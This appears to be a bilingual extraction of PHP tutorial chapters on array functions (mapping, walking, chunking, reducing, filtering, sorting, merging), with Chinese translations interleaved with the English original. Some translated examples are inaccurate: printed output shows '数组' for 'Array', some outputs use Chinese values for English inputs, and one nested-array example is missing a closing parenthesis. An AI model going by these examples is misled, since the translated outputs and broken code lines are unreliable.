If the named function is a class method the call of the function has to include a reference to a class object the method belongs to:

```
class Example {
    public function addOne($item) {
        return $item + 1;
    }

    public function doCalculation() {
        $array = array(1, 2, 3, 4, 5);
        $newArray = array_map(array($this, 'addOne'), $array);
    }
}
```

Another way to apply a function to every item in an array is `array_walk()` and `array_walk_recursive()`. The callback passed into these functions take both the key/index and value of each array item. These functions will not return a new array, instead a boolean for success. For example, to print every element in a simple array:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5"
```

The value parameter of the callback may be passed by reference, allowing you to change the value directly in the original array:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function(&$value, $key) {
    $value++;
});
```

\$array 现在是 array(2,3,4,5,6)。

对于嵌套数组，array_walk_recursive()会深入到每个子数组中：

```
$array = array(1, array(2, 3, array(4, 5), 6);
array_walk_recursive($array, function($value, $key) {
    echo $value . ' ';
});
// 输出 "1 2 3 4 5 6"
```

注意：array_walk 和 array_walk_recursive 允许你修改数组元素的值，但不能修改键。将键通过引用传入回调函数是有效的，但不会产生任何效果。

第14.2节：将数组拆分成块

[array_chunk\(\)](#) 将数组拆分成块

假设我们有以下一维数组，

```
$input_array = array('a', 'b', 'c', 'd', 'e');
```

现在对上述PHP数组使用 array_chunk()，

```
$output_array = array_chunk($input_array, 2);
```

上述代码将把数组元素分成每块2个，并创建如下的多维数组。

```
数组
(
    [0] => 数组
        (
            [0] => a
            [1] => b
        )

    [1] => 数组
        (
            [0] => c
            [1] => d
        )

    [2] => 数组
        (
            [0] => e
        )
)
```

如果数组的所有元素不能被块大小整除，输出数组的最后一个元素将是剩余的元素。

如果第二个参数小于1，则会抛出E_WARNING警告，输出数组将为NULL。

参数	详情
\$array (数组)	输入数组，要操作的数组
\$size (整数)	每个块的大小（整数值）
\$preserve_keys (布尔值) (可选)	如果希望输出数组保留键，则设置为TRUE，否则为FALSE。

For nested arrays, [array_walk_recursive\(\)](#) will go deeper into each sub-array:

```
$array = array(1, array(2, 3, array(4, 5), 6);
array_walk_recursive($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5 6"
```

Note: [array_walk](#) and [array_walk_recursive](#) let you change the value of array items, but not the keys. Passing the keys by reference into the callback is valid but has no effect.

Section 14.2: Split array into chunks

[array_chunk\(\)](#) splits an array into chunks

Let's say we've following single dimensional array,

```
$input_array = array('a', 'b', 'c', 'd', 'e');
```

Now using [array_chunk\(\)](#) on above PHP array,

```
$output_array = array_chunk($input_array, 2);
```

Above code will make chunks of 2 array elements and create a multidimensional array as follow.

```
Array
(
    [0] => Array
        (
            [0] => a
            [1] => b
        )

    [1] => Array
        (
            [0] => c
            [1] => d
        )

    [2] => Array
        (
            [0] => e
        )
)
```

If all the elements of the array is not evenly divided by the chunk size, last element of the output array will be remaining elements.

If we pass second argument as less than 1 then **E_WARNING** will be thrown and output array will be **NULL**.

Parameter	Details
\$array (array)	Input array, the array to work on
\$size (int)	Size of each chunk (Integer value)
\$preserve_keys (boolean) (optional)	If you want output array to preserve the keys set it to TRUE otherwise FALSE .

第14.3节：将数组合并成字符串

`implode()` 函数将所有数组值合并，但会丢失所有键的信息：

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];  
echo implode(" ", $arr); // AA BB CC
```

合并键可以使用 `array_keys()` 函数实现：

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];  
echo implode(" ", array_keys($arr)); // a b c
```

合并键和值更复杂，但可以使用函数式风格实现：

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];  
  
echo implode(" ", array_map(function($key, $val) {  
    return "$key:$val"; // 将键和值连接的函数  
}, array_keys($arr), $arr));  
  
// 输出: a:AA b:BB c:CC
```

第14.4节：“解构”数组使用 `list()`

使用 `list()` 快速将一组变量赋值给数组。另见 `compact()`

```
// 将$array中键从零开始编号的各自数组元素的值赋给$a、$b和$c  
list($a, $b, $c) = $array;
```

在 PHP 7.1（目前处于测试阶段）中，您将能够使用简短的 `list` 语法：

```
// 将$array 中键从零开始编号的各元素的值分别赋给 $a、$b 和 $c  
[$a, $b, $c] = $array;  
  
// 将$array 中键分别为 "a"、"b" 和  
//"c" 的元素值分别赋给 $a、$b 和 $c  
["a" => $a, "b" => $b, "c" => $c] = $array;
```

第14.5节：array_reduce

`array_reduce` 将数组归约为单个值。基本上，`array_reduce` 会遍历每个元素，结合上一次迭代的结果，生成下一次迭代的新值。

用法：`array_reduce ($array, function($carry, $item){...}, $default_value_of_first_carry)`

- `$carry` 是上一次迭代的结果。
- `$item` 是数组中当前位置的值。

数组求和

```
$result = array_reduce([1, 2, 3, 4, 5], function($carry, $item){  
    return $carry + $item;
```

Section 14.3: Imploding an array into string

`implode()` combines all the array values but loses all the key info:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];  
echo implode(" ", $arr); // AA BB CC
```

Imploding keys can be done using `array_keys()` call:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];  
echo implode(" ", array_keys($arr)); // a b c
```

Imploding keys with values is more complex but can be done using functional style:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];  
  
echo implode(" ", array_map(function($key, $val) {  
    return "$key:$val"; // function that glues key to the value  
}, array_keys($arr), $arr));  
  
// Output: a:AA b:BB c:CC
```

Section 14.4: "Destructuring" arrays using `list()`

Use `list()` to quickly assign a list of variable values into an array. See also `compact()`

```
// Assigns to $a, $b and $c the values of their respective array elements in  
keys numbered from zero  
list($a, $b, $c) = $array;
```

With PHP 7.1 (currently in beta) you will be able to use `short list syntax`:

```
// Assigns to $a, $b and $c the values of their respective array elements in $array with keys  
numbered from zero  
[$a, $b, $c] = $array;  
  
// Assigns to $a, $b and $c the values of the array elements in $array with the keys "a", "b" and  
"c", respectively  
["a" => $a, "b" => $b, "c" => $c] = $array;
```

Section 14.5: array_reduce

`array_reduce` reduces array into a single value. Basically, The `array_reduce` will go through every item with the result from last iteration and produce new value to the next iteration.

Usage: `array_reduce ($array, function($carry, $item){...}, $default_value_of_first_carry)`

- `$carry` is the result from the last round of iteration.
- `$item` is the value of current position in the array.

Sum of array

```
$result = array_reduce([1, 2, 3, 4, 5], function($carry, $item){  
    return $carry + $item;
```

```
});
```

结果：15

数组中的最大数

```
$result = array_reduce([10, 23, 211, 34, 25], function($carry, $item){
    return $item > $carry ? $item : $carry;
});
```

结果：211

是否所有元素都大于100

```
$result = array_reduce([101, 230, 210, 341, 251], function($carry, $item){
    return $carry && $item > 100;
}, true); //默认值必须设为true
```

结果：真

是否有任何项小于100

```
$result = array_reduce([101, 230, 21, 341, 251], function($carry, $item){
    return $carry || $item < 100;
}, false); //默认值必须设置为false
```

结果：真

类似 implode(\$array, \$piece)

```
$result = array_reduce(["hello", "world", "PHP", "language"], function($carry, $item){
    return !$carry ? $item : $carry . "-" . $item ;
});
```

结果："hello-world-PHP-language"

如果实现一个 implode 方法，源代码将是：

```
function implode_method($array, $piece){
    return array_reduce($array, function($carry, $item) use ($piece) {
        return !$carry ? $item : ($carry . $piece . $item);
    });
}

$result = implode_method(["hello", "world", "PHP", "language"], "-");
```

结果："hello-world-PHP-language"

第14.6节：向数组推入一个值

有两种方法可以向数组中添加元素：`array_push` 和 `$array[] =`

`array_push` 的用法如下：

```
$array = [1,2,3];
$newArraySize = array_push($array, 5, 6); // 该方法返回数组的新大小
print_r($array); // 数组通过引用传递，因此原数组被修改为
```

```
});
```

result:15

The largest number in array

```
$result = array_reduce([10, 23, 211, 34, 25], function($carry, $item){
    return $item > $carry ? $item : $carry;
});
```

result:211

Is all item more than 100

```
$result = array_reduce([101, 230, 210, 341, 251], function($carry, $item){
    return $carry && $item > 100;
}, true); //default value must set true
```

result:true

Is any item less than 100

```
$result = array_reduce([101, 230, 21, 341, 251], function($carry, $item){
    return $carry || $item < 100;
}, false); //default value must set false
```

result:true

Like implode(\$array, \$piece)

```
$result = array_reduce(["hello", "world", "PHP", "language"], function($carry, $item){
    return !$carry ? $item : $carry . "-" . $item ;
});
```

result："hello-world-PHP-language"

if make a implode method, the source code will be:

```
function implode_method($array, $piece){
    return array_reduce($array, function($carry, $item) use ($piece) {
        return !$carry ? $item : ($carry . $piece . $item);
    });
}

$result = implode_method(["hello", "world", "PHP", "language"], "-");
```

result："hello-world-PHP-language"

Section 14.6: Push a Value on an Array

There are two ways to push an element to an array: `array_push` and `$array[] =`

The `array_push` is used like this:

```
$array = [1,2,3];
$newArraySize = array_push($array, 5, 6); // The method returns the new size of the array
print_r($array); // Array is passed by reference, therefore the original array is modified to
```

这段代码将输出：

```
数组
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

`$array[] =` 的用法如下：

```
$array = [1,2,3];
$array[] = 5;
$array[] = 6;
print_r($array);
```

这段代码将输出：

```
数组
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

This code will print:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

`$array[] =` is used like this:

```
$array = [1,2,3];
$array[] = 5;
$array[] = 6;
print_r($array);
```

This code will print:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

第15章：操作数组

第15.1节：数组过滤

为了从数组中过滤出满足过滤条件的所有值并获得一个新数组，可以使用array_filter函数。

过滤非空值

最简单的过滤情况是移除所有“空”值：

```
$my_array = [1,0,2,null,3,"",4,[],5,6,7,8];
$non_empty = array_filter($my_array); // $non_empty 将包含 [1,2,3,4,5,6,7,8];
```

通过回调过滤

这次我们定义自己的过滤规则。假设我们只想获取偶数：

```
$my_array = [1,2,3,4,5,6,7,8];

$even_numbers = array_filter($my_array, function($number) {
    return $number % 2 === 0;
});
```

array_filter函数的第一个参数是要过滤的数组，第二个参数是定义过滤谓词的回调函数。

版本 ≥ 5.6

按索引过滤

第三个参数可以传递给array_filter函数，用于调整传递给回调函数的值。该参数可以设置为ARRAY_FILTER_USE_KEY或ARRAY_FILTER_USE_BOTH，这将导致回调函数接收数组中每个元素的键而不是值，或者同时接收值和键作为参数。

例如，如果你想处理索引而不是值：

```
$numbers = [16,3,5,8,1,4,6];

$even_indexed_numbers = array_filter($numbers, function($index) {
    return $index % 2 === 0;
}, ARRAY_FILTER_USE_KEY);
```

过滤数组中的索引

注意array_filter会保留原数组的键。一个常见错误是尝试对过滤后的数组使用for循环：

```
<?php

$my_array = [1,0,2,null,3,"",4,[],5,6,7,8];
$filtered = array_filter($my_array);

error_reporting(E_ALL); // 显示所有错误和通知

// 看似无害的“for”循环
for ($i = 0; $i < count($filtered); $i++) {
    print $filtered[$i];
}
```

Chapter 15: Manipulating an Array

Section 15.1: Filtering an array

In order to filter out values from an array and obtain a new array containing all the values that satisfy the filter condition, you can use the [array_filter](#) function.

Filtering non-empty values

The simplest case of filtering is to remove all "empty" values:

```
$my_array = [1,0,2,null,3,"",4,[],5,6,7,8];
$non_empty = array_filter($my_array); // $non_empty will contain [1,2,3,4,5,6,7,8];
```

Filtering by callback

This time we define our own filtering rule. Suppose we want to get only even numbers:

```
$my_array = [1,2,3,4,5,6,7,8];

$even_numbers = array_filter($my_array, function($number) {
    return $number % 2 === 0;
});
```

The [array_filter](#) function receives the array to be filtered as its first argument, and a callback defining the filter predicate as its second.

Version ≥ 5.6

Filtering by index

A third parameter can be provided to the [array_filter](#) function, which allows to tweak which values are passed to the callback. This parameter can be set to either ARRAY_FILTER_USE_KEY or ARRAY_FILTER_USE_BOTH, which will result in the callback receiving the key instead of the value for each element in the array, or both value and key as its arguments. For example, if you want to deal with indexes instead of values:

```
$numbers = [16,3,5,8,1,4,6];

$even_indexed_numbers = array_filter($numbers, function($index) {
    return $index % 2 === 0;
}, ARRAY_FILTER_USE_KEY);
```

Indexes in filtered array

Note that [array_filter](#) preserves the original array keys. A common mistake would be to try an use [for](#) loop over the filtered array:

```
<?php

$my_array = [1,0,2,null,3,"",4,[],5,6,7,8];
$filtered = array_filter($my_array);

error_reporting(E_ALL); // show all errors and notices

// innocently looking "for" loop
for ($i = 0; $i < count($filtered); $i++) {
    print $filtered[$i];
}
```

```
/*
输出：
1
注意：未定义的偏移量：1
2
注意：未定义的偏移量：3
3
注意：未定义的偏移量：5
4
注意：未定义的偏移量：7
*/
```

这是因为位于位置1（值为0）、3（值为null）和7（空字符串" "）的值连同它们对应的索引键一起被移除了。

如果需要遍历经过过滤的索引数组结果，应该先对array_filter的结果调用array_values，以创建一个具有正确索引的新数组：

```
$my_array = [1,0,2,null,3,' ',4,[],5,6,7,8];
$filtered = array_filter($my_array);
$iterable = array_values($filtered);

error_reporting(E_ALL); // 显示所有错误和通知

for ($i = 0; $i < count($iterable); $i++) {
    print $iterable[$i];
}

// 无警告！
```

第15.2节：从数组中移除元素

要移除数组中的一个元素，例如索引为1的元素。

```
$fruit = array("香蕉", "苹果", "桃子");
unset($fruit[1]);
```

这将从列表中移除苹果，但请注意，unset 不会改变剩余元素的索引。因此，\$fruit 现在包含索引 0 和 2。

对于关联数组，你可以这样移除：

```
$fruit = array('banana', 'one'=>'apple', 'peaches');

print_r($fruit);
/*
  Array
  (
    [0] => banana
    [one] => apple
    [1] => peaches
  )
*/

unset($fruit['one']);
```

现在 \$fruit 是

```
/*
Output:
1
Notice: Undefined offset: 1
2
Notice: Undefined offset: 3
3
Notice: Undefined offset: 5
4
Notice: Undefined offset: 7
*/
```

This happens because the values which were on positions 1 (there was 0), 3 (null), 5 (empty string ' ') and 7 (empty array []) were removed along with their corresponding index keys.

If you need to loop through the result of a filter on an indexed array, you should first call `array_values` on the result of `array_filter` in order to create a new array with the correct indexes:

```
$my_array = [1,0,2,null,3,' ',4,[],5,6,7,8];
$filtered = array_filter($my_array);
$iterable = array_values($filtered);

error_reporting(E_ALL); // show all errors and notices

for ($i = 0; $i < count($iterable); $i++) {
    print $iterable[$i];
}

// No warnings!
```

Section 15.2: Removing elements from an array

To remove an element inside an array, e.g. the element with the index 1.

```
$fruit = array("bananas", "apples", "peaches");
unset($fruit[1]);
```

This will remove the apples from the list, but notice that `unset` does not change the indexes of the remaining elements. So `$fruit` now contains the indexes 0 and 2.

For associative array you can remove like this:

```
$fruit = array('banana', 'one'=>'apple', 'peaches');

print_r($fruit);
/*
  Array
  (
    [0] => banana
    [one] => apple
    [1] => peaches
  )
*/

unset($fruit['one']);
```

Now \$fruit is

```
print_r($fruit);
```

```
/*
数组
(
    [0] => banana
    [1] => peaches
)
*/
```

请注意

```
unset($fruit);
```

取消设置变量，从而移除整个数组，意味着其元素都无法再访问。

移除末端元素

[array_shift\(\)](#) - 从数组开头移除一个元素。

示例：

```
$fruit = array("bananas", "apples", "peaches");
array_shift($fruit);
print_r($fruit);
```

输出：

```
数组
(
    [0] => apples
    [1] => peaches
)
```

[array_pop\(\)](#) - 从数组末尾弹出一个元素。

示例：

```
$fruit = array("bananas", "apples", "peaches");
array_pop($fruit);
print_r($fruit);
```

输出：

```
数组
(
    [0] => bananas
    [1] => apples
)
```

第15.3节：数组排序

PHP中有几种用于数组的排序函数：

sort()

按值对数组进行升序排序。

```
print_r($fruit);
```

```
/*
Array
(
    [0] => banana
    [1] => peaches
)
*/
```

Note that

```
unset($fruit);
```

unsets the variable and thus removes the whole array, meaning none of its elements are accessible anymore.

Removing terminal elements

[array_shift\(\)](#) - Shift an element off the beginning of array.

Example:

```
$fruit = array("bananas", "apples", "peaches");
array_shift($fruit);
print_r($fruit);
```

Output:

```
Array
(
    [0] => apples
    [1] => peaches
)
```

[array_pop\(\)](#) - Pop the element off the end of array.

Example:

```
$fruit = array("bananas", "apples", "peaches");
array_pop($fruit);
print_r($fruit);
```

Output:

```
Array
(
    [0] => bananas
    [1] => apples
)
```

Section 15.3: Sorting an Array

There are several sort functions for arrays in php:

sort()

Sort an array in ascending order by value.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
sort($fruits);
print_r($fruits);
```

结果为

```
数组
(
    [0] => Apfel
    [1] => Banane
    [2] => Orange
    [3] => Zitrone
)
rsort()
```

按值对数组进行降序排序。

```
$fruits = ['柠檬', '橙子', '香蕉', '苹果'];
rsort($fruits);
print_r($fruits);
```

结果为

```
数组
(
    [0] => 柠檬
    [1] => 橙子
    [2] => 香蕉
    [3] => 苹果
)
asort()
```

按值对数组进行升序排序并保留索引。

```
$fruits = [1 => 'lemon', 2 => 'orange', 3 => 'banana', 4 => 'apple'];
asort($fruits);
print_r($fruits);
```

结果为

```
数组
(
    [4] => 苹果
    [3] => 香蕉
    [1] => 柠檬
    [2] => 橙子
)
arsort()
```

按值对数组进行降序排序并保留索引。

```
$fruits = [1 => 'lemon', 2 => 'orange', 3 => 'banana', 4 => 'apple'];
arsort($fruits);
print_r($fruits);
```

结果为

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
sort($fruits);
print_r($fruits);
```

results in

```
Array
(
    [0] => Apfel
    [1] => Banane
    [2] => Orange
    [3] => Zitrone
)
```

rsort()

Sort an array in descending order by value.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
rsort($fruits);
print_r($fruits);
```

results in

```
Array
(
    [0] => Zitrone
    [1] => Orange
    [2] => Banane
    [3] => Apfel
)
```

asort()

Sort an array in ascending order by value and preserve the indices.

```
$fruits = [1 => 'lemon', 2 => 'orange', 3 => 'banana', 4 => 'apple'];
asort($fruits);
print_r($fruits);
```

results in

```
Array
(
    [4] => apple
    [3] => banana
    [1] => lemon
    [2] => orange
)
```

arsort()

Sort an array in descending order by value and preserve the indices.

```
$fruits = [1 => 'lemon', 2 => 'orange', 3 => 'banana', 4 => 'apple'];
arsort($fruits);
print_r($fruits);
```

results in

数组

```
(  
    [2] => 橙子  
    [1] => 柠檬  
    [3] => 香蕉  
    [4] => 苹果  
)
```

ksort()

按键对数组进行升序排序。

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];  
ksort($fruits);  
print_r($fruits);
```

结果为

```
数组  
(  
    [a] => orange  
    [b] => banana  
    [c] => apple  
    [d] => lemon  
)
```

krsort()

按键对数组进行降序排序。

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];  
krsort($fruits);  
print_r($fruits);
```

结果为

```
数组  
(  
    [d] => lemon  
    [c] => apple  
    [b] => banana  
    [a] => orange  
)
```

natsort()

以人类习惯的方式（自然顺序）对数组进行排序。

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];  
natsort($files);  
print_r($files);
```

结果为

```
数组  
(  
    [4] => File2.stack  
    [0] => File8.stack  
    [2] => file7.stack  
    [3] => file13.stack  
)
```

Array

```
(  
    [2] => orange  
    [1] => lemon  
    [3] => banana  
    [4] => apple  
)
```

ksort()

Sort an array in ascending order by key

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];  
ksort($fruits);  
print_r($fruits);
```

results in

```
Array  
(  
    [a] => orange  
    [b] => banana  
    [c] => apple  
    [d] => lemon  
)
```

krsort()

Sort an array in descending order by key.

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];  
krsort($fruits);  
print_r($fruits);
```

results in

```
Array  
(  
    [d] => lemon  
    [c] => apple  
    [b] => banana  
    [a] => orange  
)
```

natsort()

Sort an array in a way a human being would do (natural order).

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];  
natsort($files);  
print_r($files);
```

results in

```
Array  
(  
    [4] => File2.stack  
    [0] => File8.stack  
    [2] => file7.stack  
    [3] => file13.stack  
)
```

```
[1] => file77.stack  
)  
natcasesort()
```

以人类习惯的方式（自然顺序）对数组进行排序，但不区分大小写

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];  
natcasesort($files);  
print_r($files);
```

结果为

```
数组  
(  
    [4] => File2.stack  
    [2] => file7.stack  
    [0] => File8.stack  
    [3] => file13.stack  
    [1] => file77.stack  
)
```

shuffle()

随机打乱数组顺序。

```
$array = ['aa', 'bb', 'cc'];  
shuffle($array);  
print_r($array);
```

如描述中所写，它是随机的，所以这里只是一个可能的结果示例

```
数组  
(  
    [0] => cc  
    [1] => bb  
    [2] => aa  
)
```

usort()

使用用户自定义的比较函数对数组进行排序。

```
function compare($a, $b)  
{  
    if ($a == $b) {  
        return 0;  
    }  
    return ($a < $b) ? -1 : 1;  
}
```

```
$array = [3, 2, 5, 6, 1];  
usort($array, 'compare');  
print_r($array);
```

结果为

```
数组  
(  
    [0] => 1
```

```
[1] => file77.stack
```

natcasesort()

Sort an array in a way a human being would do (natural order), but case intensive

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];  
natcasesort($files);  
print_r($files);
```

results in

```
Array  
(  
    [4] => File2.stack  
    [2] => file7.stack  
    [0] => File8.stack  
    [3] => file13.stack  
    [1] => file77.stack  
)
```

shuffle()

Shuffles an array (sorted randomly).

```
$array = ['aa', 'bb', 'cc'];  
shuffle($array);  
print_r($array);
```

As written in the description it is random so here only one example in what it can result

```
Array  
(  
    [0] => cc  
    [1] => bb  
    [2] => aa  
)
```

usort()

Sort an array with a user defined comparison function.

```
function compare($a, $b)  
{  
    if ($a == $b) {  
        return 0;  
    }  
    return ($a < $b) ? -1 : 1;  
}
```

```
$array = [3, 2, 5, 6, 1];  
usort($array, 'compare');  
print_r($array);
```

results in

```
Array  
(  
    [0] => 1
```

```
[1] => 2  
[2] => 3  
[3] => 5  
[4] => 6  
)
```

uasort()

使用用户自定义的比较函数对数组进行排序，并保持键名不变。

```
function compare($a, $b)  
{  
    if ($a == $b) {  
        return 0;  
    }  
    return ($a < $b) ? -1 : 1;  
}  
  
$array = ['a' => 1, 'b' => -3, 'c' => 5, 'd' => 3, 'e' => -5];  
uasort($array, 'compare');  
print_r($array);
```

结果为

```
数组  
(  
    [e] => -5  
    [b] => -3  
    [a] => 1  
    [d] => 3  
    [c] => 5  
)
```

uksort()

使用用户自定义的比较函数按键名对数组进行排序。

```
function compare($a, $b)  
{  
    if ($a == $b) {  
        return 0;  
    }  
    return ($a < $b) ? -1 : 1;  
}  
  
$array = ['ee' => 1, 'g' => -3, '4' => 5, 'k' => 3, 'oo' => -5];  
uksort($array, 'compare');  
print_r($array);
```

结果为

```
数组  
(  
    [ee] => 1  
    [g] => -3  
    [k] => 3  
    [oo] => -5  
    [4] => 5  
)
```

```
[1] => 2  
[2] => 3  
[3] => 5  
[4] => 6  
)
```

uasort()

Sort an array with a user defined comparison function and preserve the keys.

```
function compare($a, $b)  
{  
    if ($a == $b) {  
        return 0;  
    }  
    return ($a < $b) ? -1 : 1;  
}  
  
$array = ['a' => 1, 'b' => -3, 'c' => 5, 'd' => 3, 'e' => -5];  
uasort($array, 'compare');  
print_r($array);
```

结果为

```
Array  
(  
    [e] => -5  
    [b] => -3  
    [a] => 1  
    [d] => 3  
    [c] => 5  
)
```

uksort()

Sort an array by keys with a user defined comparison function.

```
function compare($a, $b)  
{  
    if ($a == $b) {  
        return 0;  
    }  
    return ($a < $b) ? -1 : 1;  
}  
  
$array = ['ee' => 1, 'g' => -3, '4' => 5, 'k' => 3, 'oo' => -5];  
uksort($array, 'compare');  
print_r($array);
```

结果为

```
Array  
(  
    [ee] => 1  
    [g] => -3  
    [k] => 3  
    [oo] => -5  
    [4] => 5  
)
```

第15.4节：仅白名单部分数组键

当你只想允许数组中的某些键，尤其是当数组来自请求参数时，你可以使用[array_intersect_key](#)配合[array_flip](#)。

```
$parameters = [ 'foo' => 'bar', 'bar' => 'baz', 'boo' => 'bam' ];
$allowedKeys = [ 'foo', 'bar' ];
$filteredParameters = array_intersect_key($parameters, array_flip($allowedKeys));

// $filteredParameters 包含 ['foo' => 'bar', 'bar' => 'baz']
```

如果parameters变量不包含任何允许的键，那么filteredParameters变量将是一个空数组。

自PHP 5.6起，你也可以使用[array_filter](#)来完成此任务，第三个参数传入ARRAY_FILTER_USE_KEY标志：

```
$parameters = [ 'foo' => 1, 'hello' => 'world' ];
$allowedKeys = [ 'foo', 'bar' ];
$filteredParameters = array_filter(
    $parameters,
    function ($key) use ($allowedKeys) {
        return in_array($key, $allowedKeys);
    },
    ARRAY_FILTER_USE_KEY
);
```

使用[array_filter](#)可以额外灵活地对键执行任意测试，例如\$allowedKeys可以包含正则表达式模式而非普通字符串。它也比[array_intersect_key\(\)](#)结合[array_flip\(\)](#)更明确地表达了代码的意图。

第15.5节：向数组开头添加元素

有时你想在不修改数组中任何当前元素（顺序）的情况下，将元素添加到数组开头。遇到这种情况时，可以使用[array_unshift](#)()。

`array_unshift()`将传入的元素添加到数组前端。注意，元素列表作为整体被添加，因此添加的元素保持原有顺序。所有数字索引的数组键将被修改为从零开始计数，而字面键则不受影响。

摘自PHP文档中关于[array_unshift\(\)](#)的说明。

如果你想实现这一点，只需执行以下操作：

```
$myArray = array(1, 2, 3);

array_unshift($myArray, 4);
```

这将把4作为数组的第一个元素添加。你可以通过以下方式验证：

```
print_r($myArray);
```

这将返回顺序为4, 1, 2, 3的数组。

Section 15.4: Whitelist only some array keys

When you want to allow only certain keys in your arrays, especially when the array comes from request parameters, you can use [array_intersect_key](#) together with [array_flip](#).

```
$parameters = [ 'foo' => 'bar', 'bar' => 'baz', 'boo' => 'bam' ];
$allowedKeys = [ 'foo', 'bar' ];
$filteredParameters = array_intersect_key($parameters, array_flip($allowedKeys));

// $filteredParameters contains ['foo' => 'bar', 'bar' => 'baz']
```

If the `parameters` variable doesn't contain any allowed key, then the `filteredParameters` variable will consist of an empty array.

Since PHP 5.6 you can use [array_filter](#) for this task too, passing the [ARRAY_FILTER_USE_KEY](#) flag as the third parameter:

```
$parameters = [ 'foo' => 1, 'hello' => 'world' ];
$allowedKeys = [ 'foo', 'bar' ];
$filteredParameters = array_filter(
    $parameters,
    function ($key) use ($allowedKeys) {
        return in_array($key, $allowedKeys);
    },
    ARRAY_FILTER_USE_KEY
);
```

Using [array_filter](#) gives the additional flexibility of performing an arbitrary test against the key, e.g. `$allowedKeys` could contain regex patterns instead of plain strings. It also more explicitly states the intention of the code than [array_intersect_key\(\)](#) combined with [array_flip\(\)](#).

Section 15.5: Adding element to start of array

Sometimes you want to add an element to the beginning of an array **without modifying any of the current elements (order) within the array**. Whenever this is the case, you can use [array_unshift](#)().

`array_unshift()` prepends passed elements to the front of the array. Note that the list of elements is prepended as a whole, so that the prepended elements stay in the same order. All numerical array keys will be modified to start counting from zero while literal keys won't be touched.

Taken from the [PHP documentation](#) for `array_unshift()`.

If you'd like to achieve this, all you need to do is the following:

```
$myArray = array(1, 2, 3);

array_unshift($myArray, 4);
```

This will now add 4 as the first element in your array. You can verify this by:

```
print_r($myArray);
```

This returns an array in the following order: 4, 1, 2, 3.

由于array_unshift会强制数组重置键值对，使得新元素之后的条目键变为 n+1，因此更聪明的做法是创建一个新数组，并将现有数组追加到新创建的数组中。

示例：

```
$myArray = array('apples', 'bananas', 'pears');
$myElement = array('oranges');
$joinedArray = $myElement;

foreach ($myArray as $i) {
    $joinedArray[] = $i;
}
```

输出 (\$joinedArray):

```
Array ( [0] => oranges [1] => apples [2] => bananas [3] => pears )
```

示例/演示

第15.6节：交换键和值

array_flip函数将交换所有键与其对应的元素。

```
$colors = array(
    'one' => 'red',
    'two' => 'blue',
    'three' => 'yellow',
);

array_flip($colors); //将输出

array(
    'red' => 'one',
    'blue' => 'two',
    'yellow' => 'three'
)
```

第15.7节：将两个数组合并为一个数组

```
$a1 = array("red", "green");
$a2 = array("blue", "yellow");
print_r(array_merge($a1, $a2));

/*
Array ( [0] => red [1] => green [2] => blue [3] => yellow )
*/
```

关联数组：

```
$a1=array("a"=>"red", "b"=>"green");
$a2=array("c"=>"blue", "b"=>"yellow");
print_r(array_merge($a1, $a2));
/*
Array ( [a] => red [b] => yellow [c] => blue )
*/
```

- 将一个或多个数组的元素合并在一起，使其中一个数组的值附加到另一个数组的末尾

Since `array_unshift` forces the array to reset the key-value pairs as the new element let the following entries have the keys `n+1` it is smarter to create a new array and append the existing array to the newly created array.

Example:

```
$myArray = array('apples', 'bananas', 'pears');
$myElement = array('oranges');
$joinedArray = $myElement;

foreach ($myArray as $i) {
    $joinedArray[] = $i;
}
```

Output (\$joinedArray):

```
Array ( [0] => oranges [1] => apples [2] => bananas [3] => pears )
```

Exampte/Demo

Section 15.6: Exchange values with keys

`array_flip` function will exchange all keys with its elements.

```
$colors = array(
    'one' => 'red',
    'two' => 'blue',
    'three' => 'yellow',
);

array_flip($colors); //will output

array(
    'red' => 'one',
    'blue' => 'two',
    'yellow' => 'three'
)
```

Section 15.7: Merge two arrays into one array

```
$a1 = array("red", "green");
$a2 = array("blue", "yellow");
print_r(array_merge($a1, $a2));

/*
    Array ( [0] => red [1] => green [2] => blue [3] => yellow )
*/
```

Associative array:

```
$a1=array("a"=>"red", "b"=>"green");
$a2=array("c"=>"blue", "b"=>"yellow");
print_r(array_merge($a1, $a2));
/*
    Array ( [a] => red [b] => yellow [c] => blue )
*/
```

- Merges the elements of one or more arrays together so that the values of one are appended to the end of

返回结果数组。

2. 如果输入数组具有相同的字符串键，则该键的后一个值将覆盖前一个值。

但是，如果数组包含数字键，则后一个值不会覆盖原始值，而是追加。

3. 输入数组中带有数字键的值将在结果数组中重新编号，键从零开始递增。

the previous one. It returns the resulting array.

2. If the input arrays have the same string keys, then the later value for that key will overwrite the previous one.

If, however, the arrays contain numeric keys, the later value will not overwrite the original value, but will be appended.

3. Values in the input array with numeric keys will be renumbered with incrementing keys starting from zero in the result array.

第16章：多数组处理 一起

